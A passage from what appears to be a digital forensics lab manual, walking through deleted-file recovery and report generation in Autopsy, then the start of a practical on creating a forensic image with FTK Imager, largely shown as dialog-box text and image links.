
Step 10: Expand the tree from left side panel to view the document files.




Step 11: To recover the file, go to view node-> Deleted Files node , here select any file and right click on it than select Extract Files option.



Step 12: By default Export folder is choose to save the recovered file.




Sep 13 : Now Click on Ok.





Step 14: Now go to the Export Folder to view Recover file.






Step 15: Click on Generate Report from autopsy window and Select the Excel format and click on next.






Step 16: Now Report is Generated So click on close Button .we can see the Report on Report Node.



Step 17: Now open the Report folder and Open Excel File.









## Practical No:8

**Aim:**Create forensic images of digital devices from volatile data such as memory using Imager for Computer System

### Steps in FTK Imager:





Select File

Evidence Source Selection

Please enter the source path:

D:\MSC\_PART1

Browse...

< Back Finish Cancel Help

Create Image

Image Source

D:\MSC\_PART1

Starting Evidence Number: 1

Image Destination(s)

Add... Edit... Remove

Add Overflow Location

☒ Verify images after they are created ☐ Precalculate Progress Statistics

☐ Create directory listings of all files in the image after they are created

Start Cancel

**Evidence Item Information** [X]

Case Number:

Evidence Number:

Unique Description:

Examiner:

Notes:

< Back   Next >   Cancel   Help

**Select Image Destination** [X]

Image Destination Folder

Image Filename (Excluding Extension)

Image Fragment Size (MB)   
For Raw, E01, and AFF formats: 0 = do not fragment

Compression (0=None, 1=Fastest, ..., 9=Smallest)

Use AD Encryption ☐

Filter by File Owner ☐

< Back   Finish   Cancel   Help

**Create Image**

Image Source  
D:\MSC\_PART1

Starting Evidence Number: 1

Image Destination(s)  
D:\cases\msc3 [Logical image]

Add... Edit... Remove

Add Overflow Location



☒ Verify images after they are created ☐ Precalculate Progress Statistics  
☐ Create directory listings of all files in the image after they are created


